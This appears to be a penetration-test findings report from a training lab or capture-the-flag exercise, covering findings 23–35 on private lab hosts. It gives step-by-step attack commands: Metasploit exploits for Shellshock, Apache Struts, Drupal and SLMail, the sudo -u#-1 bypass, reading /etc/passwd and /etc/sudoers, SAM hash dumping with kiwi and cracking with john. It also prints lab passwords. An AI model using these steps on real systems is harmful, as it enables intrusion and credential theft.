
Vulnerability 23	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Run msfconsole. Search exploits that include Shellshock. Run exploit (multi/http/apache_mod_cgi_bash_env_exec). set TARGETURI: /cgi-bin/shockme.cgi set RHOST: 192.168.13.11 In meterpreter, run: cat /etc/sudoers to find flag.
Images	
Affected Hosts	192.168.13.11
Remediation	This IP should restrict access to any TCP ports. Update with firewalls in place.

Vulnerability 24	Findings
Title	Shellshock pt.2
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Continuing from the same machine as above, run: cat /etc/passwd to find the next flag.


Images	
Affected Hosts	192.168.13.11
Remediation	Block the TCP port. Update firewalls and security controls.

Vulnerability 25	Findings
Title	Struts CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Description	Run msfconsole. Search for exploits that include Struts. Use multi/http/struts2_content_type_ognl. set the RHOSTS to 192.168.13.12. Connect to the session. Run the command: search -f *flag* Then run: cat /root/flagisinthisfile.7z to get the flag.



Images	
Affected Hosts	192.168.13.12
Remediation	Ensure the latest security patches and updates are running.

Vulnerability 26	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Description	Run msfconsole. Search for exploits that include Drupal. Use exploit (unix/webapp/drupal_restws_unserialize). set RHOSTS to 192.168.13.13. In meterpreter, run getuid to get username: www.data
Images	



Affected Hosts	192.168.13.13
Remediation	Update with firewalls.

Vulnerability 27	**Findings**
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Description	ssh alice@192.168.13.14 password: alice run: sudo -u#-1 cat /root/flag12.txt
Images	
Affected Hosts	192.168.13.14
Remediation	Would highly recommend a stronger password. Use numbers, special characters, etc.


Vulnerability 28	**Findings**
Title	OSINT
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**High**
Description	Search for github and go to the totalrekall page. In the repository, you should be able to find the xampp.users page. It includes the word trivera and a hash

	included. Copy and paste the hash into Kali Linux by doing “nano hashes.txt”, and by pasting the hash in there. Save and exit. Then run: john hashes.txt to crack the hash.
Images	 
Affected Hosts	N/A
Remediation	Never save user credentials in an open forum for everyone to access. Store it in an encrypted file.


Vulnerability 29	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	Run nmap -sP 172.22.117.0/24 The nmap scan report for Windows 10 is HTTP. Take the IP address given from Windows 10 and paste it in a web browser.


	A popup will appear. Username is trivera and password is Tanya4life. Inside, you will find the flag file.
Images	 
Affected Hosts	172.22.117.0/24
Remediation	Encrypt the web address with https. Use a security system to monitor port scanning.


Vulnerability 30	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Run: ftp 172.22.117.20 name: anonymous password: guest cat flag3.txt

Images	
Affected Hosts	172.22.117.20
Remediation	Close unused ports. Implement firewalls.




Vulnerability 31	Findings
Title	Metasploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Run msfconsole. Search slmail. Use 0. set LHOST to 172.22.117.100. set RHOST 172.22.117.20 Run ls cat flag4.txt


Images	
Affected Hosts	172.22.117.20
Remediation	Set firewalls for the open ports. Monitor these ports frequently.

Vulnerability 32	Findings
Title	Common Tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Continuing from above, get into a command shell within Meterpreter. Then run: schtasks /query to find the next flag.
Images	


	
Affected Hosts	172.22.117.20
Remediation	The GUI should be the only thing that allows scheduled tasks. Patch and monitor these systems.


Vulnerability 33	Findings
Title	User Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Run msfconsole. Search slmail. Use 0. set LHOST to 172.22.117.100. set RHOST 172.22.117.20 Run. load kiwi lsa_dump_sam Take the hash NTLM for flag 6 and crack it with: john hash.txt –format=NT flag 6 is Computer!


Images	  
Affected Hosts	172.22.117.20
Remediation	Use stronger passwords so that it becomes more difficult to crack. Set up firewalls against open ports and monitor them.

Vulnerability 34	Findings
Title	File Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	Run msfconsole. Search slmail. Use 0. set LHOST to 172.22.117.100. set RHOST 172.22.117.20 Run In meterpreter, search -f flag*.txt cd ../../../../ dir cd Users cd Public cd Documents dir cat flag7.txt (for the hash)
Images	
Affected Hosts	172.22.117.20
Remediation	Make alerts for all activity made on the network. Make patches and update accordingly.

Vulnerability 35	Findings
Title	User Enumeration pt.2

